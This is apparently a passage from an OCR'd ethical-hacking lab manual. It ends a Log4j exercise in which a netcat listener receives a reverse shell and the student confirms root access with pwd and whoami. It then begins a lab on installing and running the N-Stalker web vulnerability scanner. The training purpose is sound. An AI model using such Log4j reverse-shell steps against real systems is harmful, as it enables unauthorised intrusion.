


34. Now switch to the netcat listener, you can see that a reverse shell is opened.



35. In the listener window type **pwd** and press **Enter**, to view the present working directory.

36. Now, type **whoami** and press **Enter**.



37. We can see that we have shell access to the target web application as a root user.
38. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.
39. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.
40. Close all open windows and document all acquired information.
41. Turn off the **Parrot Security** and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 3

Detect Web Application Vulnerabilities using Various Web Application Security Tools

Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.

A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!

The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Lab Tasks

Task 1: Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.


Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
3. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe**.
4. The **Installer Language** pop-up appears; leave the language set to default and click **OK**.


   Note: If an **Open File - Security Warning** pop-up appears click **Run**.
5. The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.
6. Follow the installation wizard to install the application using all default settings.

7. The **Completing the N-Stalker Web Application Security Scanner Setup** wizard appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.


8. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.



9. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.
10. **N-Stalker** will start updating the database. After the update is complete, observe that the status of all the databases is **Up to date** under the **Status** column, as shown in the screenshot.




11. Now, click **Start** from the toolbar to start a new scanning session.



